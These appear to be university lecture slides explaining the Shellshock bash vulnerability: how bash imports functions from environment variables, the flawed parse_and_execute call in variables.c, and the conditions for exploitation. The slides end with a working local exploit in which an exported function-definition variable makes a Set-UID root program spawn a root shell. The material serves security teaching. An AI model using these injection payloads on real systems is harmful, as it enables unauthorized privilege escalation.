SHELLSHOCK ATTACK

Background: Shell Functions

- Shell program is a command-line interpreter in operating systems
  - Provides an interface between the user and operating system
  - Different types of shell : sh, bash, csh, zsh, windows powershell etc
- Bash shell is one of the most popular shell programs in the Linux OS
- The shellshock vulnerability are related to shell functions.

```
$ foo() { echo "Inside function"; }
$ declare -f foo
foo ()
{
    echo "Inside function"
}
$ foo
Inside function
$ unset -f foo
$ declare -f foo
```

Passing Shell Function to Child Process

Approach 1: Define a function in the parent shell, export it, and then the child process will have it. Here is an example:

```
$ foo() { echo "hello world"; }
$ declare -f foo
foo ()
{
    echo "hello world"
}
$ foo
hello world
$ export -f foo
$ bash
(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Passing Shell Function to Child Process

Approach 2: Define an environment variable. It will become a function definition in the child bash process.

```
$ foo='() { echo "hello world"; }'
$ echo $foo
() { echo "hello world"; }
$ declare -f foo
$ export foo
$ bash    ← Run bash in a child process.
(child):$ echo $foo

(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
(child):$ foo
hello world
```

Passing Shell Function to Child Process

- Both approaches are similar. They both use environment variables.
- Procedure:
  - In the first method, When the parent shell creates a new process, it passes each exported function definition as an environment variable.
  - If the child process runs bash, the bash program will turn the environment variable back to a function definition, just like what is defined in the second method.
- The second method does not require the parent process to be a shell process.
- Any process that needs to pass a function definition to the child bash process can simply use environment variables.

Shellshock Vulnerability

- Vulnerability named Shellshock or bashdoor was publicly release on September 24, 2014. This vulnerability was assigned CVE-2014-6271
- This vulnerability exploited a mistake made by bash when it converts environment variables to function definition
- The bug found has existed in the GNU bash source code since August 5, 1989
- After the identification of this bug, several other bugs were found in the widely used bash shell
- Shellshock refers to the family of the security bugs found in bash

Shellshock Vulnerability

- Parent process can pass a function definition to a child shell process via an environment variable
- Due to a bug in the parsing logic, bash executes some of the command contained in the variable

```
seed@ubuntu:$ foo='() { echo "hello world"; }; echo "extra";'
seed@ubuntu:$ echo $foo
() { echo "hello world"; }; echo "extra";
seed@ubuntu:$ export foo
seed@ubuntu:$ bash
extra       ← The extra command gets executed!
seed@ubuntu(child):$ echo $foo

seed@ubuntu(child):$ declare -f foo
foo ()
{
    echo "hello world"
}
```

Extra command

Mistake in the Bash Source Code

- The shellshock bug starts in the variables.c file in the bash source code
- The code snippet relevant to the mistake:

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  ...
  for (string_index = 0; string = env[string_index++];) {
      ...
      /* If exported function, define it now.  Don't import
         functions from the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 &&     ①
          STREQN ("() {", string, 4)) {
         ...
         // Shellshock vulnerability is inside:
         parse_and_execute(temp_string, name,                ②
                     SEVAL_NONINT|SEVAL_NOHIST);

  (the rest of code is omitted)
```

Mistake in the Bash Source Code


- In this code, at Line ①, bash checks if there is an exported function by checking whether the value of an environment variable starts with "**() {**" or not. Once found, bash replaces the "**=**" with a space.
- Bash then calls the function `parse_and_execute()` (Line②) to parse the function definition. Unfortunately, this function can parse other shell commands, not just function definition
- If the string is a function definition, the function will only parse it and not execute it
- If the string contains a shell command, the function will execute it.

Mistake in the Bash Source Code

```
Line A:  foo=() { echo "hello world"; }; echo "extra";
Line B:  foo () { echo "hello world"; }; echo "extra";
```

- For Line A, bash identifies it as a function because of the leading "() {" and converts it to Line B
- We see that the string now becomes two commands.
- Now, `parse_and_execute()` will execute both commands
- **Consequences:**
  - Attackers can get process to run their commands
  - If the target process is a server process or runs with a privilege, security breaches can occur

Exploiting the Shellshock Vulnerability



Two conditions are needed to exploit the vulnerability:

1) The target process should run bash
2) The target process should get untrusted user inputs via environment variables

Shellshock Attack on Set-UID Programs

In the following example, a Set-UID root program will start a bash process, when it executes the program /bin/ls via the system() function. The environment set by the attacker will lead to unauthorized commands being executed

Setting up the vulnerable program


- Program uses the system() function to run the /bin/ls command
- This program is a Set-UID root program
- The system function actually uses fork() to create a child process, then uses execl() to execute the /bin/sh program

```
#include <stdio.h>
void main()
{
   setuid(geteuid());
   system("/bin/ls -l");
}
```

Shellshock Attack on Set-UID Programs

```
$ cat vul.c
#include <stdio.h>
void main()
{
    setuid(geteuid());
    system("/bin/ls -l");
}
$ gcc vul.c -o vul
$ ./vul
total 12
-rwxrwxr-x 1 seed seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
$ ./vul
total 12
-rwsr-xr-x 1 root seed 7236 Mar  2 21:04 vul
-rw-rw-r-- 1 seed seed   84 Mar  2 21:04 vul.c
$ export foo='() { echo "hello"; }; /bin/sh'   ← Attack!
$ ./vul
sh-4.2#     ← Got the root shell!
```

Execute normally



The program is going to invoke the vulnerable bash program. Based on the shellshock vulnerability, we can simply construct a function declaration.